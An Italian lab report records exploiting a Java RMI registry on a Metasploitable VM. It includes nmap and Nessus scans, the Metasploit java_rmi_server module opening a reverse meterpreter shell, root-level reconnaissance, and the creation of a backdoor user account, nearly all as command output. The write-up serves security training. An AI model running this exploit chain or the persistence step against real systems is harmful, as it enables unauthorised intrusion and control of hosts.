REPORT SETTIMANA 7

L’esercitazione di oggi prevedeva lo sfruttamento della vulnerabilità presente alla porta 1099 sul servizio Java RMI, una tecnologia di comunicazione di oggetti distribuiti in Java che consente agli oggetti Java di un'applicazione di invocare metodi su oggetti remoti situati su un'altra macchina virtuale Java (JVM) all'interno di una rete.
Come prima cosa ho verificato la presenza della vulnerabilità grazie ad nmap e Nessus.

```
┌──(kattama㉿kattama)-[~]
└─$ nmap -p 1099 --script vuln 192.168.99.112
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-16 13:50 CEST
Nmap scan report for 192.168.99.112
Host is up (0.0011s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs w
hich can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/mul
ti/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 37.26 seconds
```

22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html

http://www.nessus.org/u?b6fd7659

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

Una volta comprovata la presenza della vulnerabilità ho avviato mestaploit e ricercato la keyword “java_rmi” per vedere quali erano gli exploit disponibili.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

Dopodiché ho selezionato l’exploit che mi interessava (in questo caso il numero 1), ho controllato quali parametri dovevo inserire e poi ho verificato nuovamente la vulnerabilità tramite il comando check.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
                                         en on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099   - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
```

Come si può notare nello screen sopra l’unico parametro richiesto mancante è RHOSTS, l’indirizzo della macchina target, che ho impostato con set dopodiché ho lanciato l’exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.99.112
rhosts ⇒ 192.168.99.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/ZCrWOIYi
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:45319 ) at 2023-06-16 11:42:16 +0200

meterpreter >
```

Una volta avviato l'exploit e creata una sessione meterpreter ho iniziato a cercare informazioni sulla macchina target tramite diversi comandi:

- Sysinfo: mostra informazioni sul sistema operativo e l'hardware

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```


- *Getuid:* restituisce l'id dell'utente usato dalla sessione meterpeter

```
meterpreter > getuid
Server username: root
```


- *Ps:* elenca i processi in esecuzione

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 107   [kseriod]                             root      [kseriod]
 145   [pdflush]                             root      [pdflush]
 146   [pdflush]                             root      [pdflush]
 147   [kswapd0]                             root      [kswapd0]
 189   [aio/0]                               root      [aio/0]
 1142  [ksnapd]                              root      [ksnapd]
 1403  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1408  [khubd]                               root      [khubd]
 1438  [ata/0]                               root      [ata/0]
 1440  [ata_aux]                             root      [ata_aux]
 2146  [scsi_eh_0]                           root      [scsi_eh_0]
 2147  [scsi_eh_1]                           root      [scsi_eh_1]
 2148  [scsi_eh_2]                           root      [scsi_eh_2]
 2149  [scsi_eh_3]                           root      [scsi_eh_3]
 2150  [scsi_eh_4]                           root      [scsi_eh_4]
 2151  [scsi_eh_5]                           root      [scsi_eh_5]
 2384  [kjournald]                           root      [kjournald]
 2539  /sbin/udevd                           root      /sbin/udevd --daemon
 3728  [kjournald]                           root      [kjournald]
 3857  /sbin/portmap                         daemon    /sbin/portmap
 3873  /sbin/rpc.statd                       statd     /sbin/rpc.statd
 3879  [rpciod/0]                            root      [rpciod/0]
 3894  /usr/sbin/rpc.idmapd                  root      /usr/sbin/rpc.idmapd
 4121  /sbin/getty                           root      /sbin/getty 38400 tty4
 4124  /sbin/getty                           root      /sbin/getty 38400 tty5
```

- *Ifconfig:* mostra le informazioni sulle interfacce di rete



- *Route:* mostra la tabella di routing del sistema compromesso



Dopodiché tramite il commando Shell ho creato una shell sulla macchina target per avere più informazioni sulla configurazione di rete e per creare un nuovo utente sulla metasploitable.

```
meterpreter > shell
Process 4 created.
Channel 4 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 3e:cb:d0:e6:8f:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.112/24 brd 192.168.99.255 scope global eth0
    inet6 fe80::3ccb:d0ff:fee6:8fc9/64 scope link
       valid_lft forever preferred_lft forever
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.99.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
0.0.0.0         192.168.99.1    0.0.0.0         UG        0 0          0 eth0
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.99.0    *               255.255.255.0   U     0      0        0 eth0
default         192.168.99.1    0.0.0.0         UG    100    0        0 eth0
```

```
meterpreter > shell
Process 6 created.
Channel 6 created.
adduser kattama
Adding user `kattama' ...
Adding new group `kattama' (1003) ...
Adding new user `kattama' (1003) with group `kattama' ...
Creating home directory `/home/kattama' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: kattama
Retype new UNIX password: kattama
passwd: password updated successfully
Changing the user information for kattama
Enter the new value, or press ENTER for the default
```

```
id kattama
uid=1003(kattama) gid=1003(kattama) groups=1003(kattama)
```